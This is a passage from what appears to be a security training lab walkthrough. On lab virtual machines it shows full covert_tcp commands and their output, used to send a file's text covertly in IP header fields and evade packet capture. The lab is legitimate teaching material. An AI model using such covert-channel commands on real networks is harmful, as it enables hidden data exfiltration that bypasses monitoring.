back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **Wireshark**.




31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



33. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.
34. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
35. Type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.




```
Applications Places System [Icons] [Taskbar] [System Tray] Wed May 18, 05:35
./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt - Parrot
File Edit View Search Terminal Help
[root@parrot]-(/home/attacker/Desktop/Send)
#./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/a
ttacker/Desktop/Send/message.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.1.9
Source Host      : 10.10.1.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type    : IP ID

Client Mode: Sending data.

Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data:
```


37. Switch to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.



```

root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive
root@ubuntu-Virtual-Machine: /home/ubuntu
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive
ubuntu@ubuntu-Virtual-Machine: ~/Desktop$ mkdir Receive
ubuntu@ubuntu-Virtual-Machine: ~/Desktop$ cd Receive
ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
    |
ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.1
3 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.1.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.


Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:

```

38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.

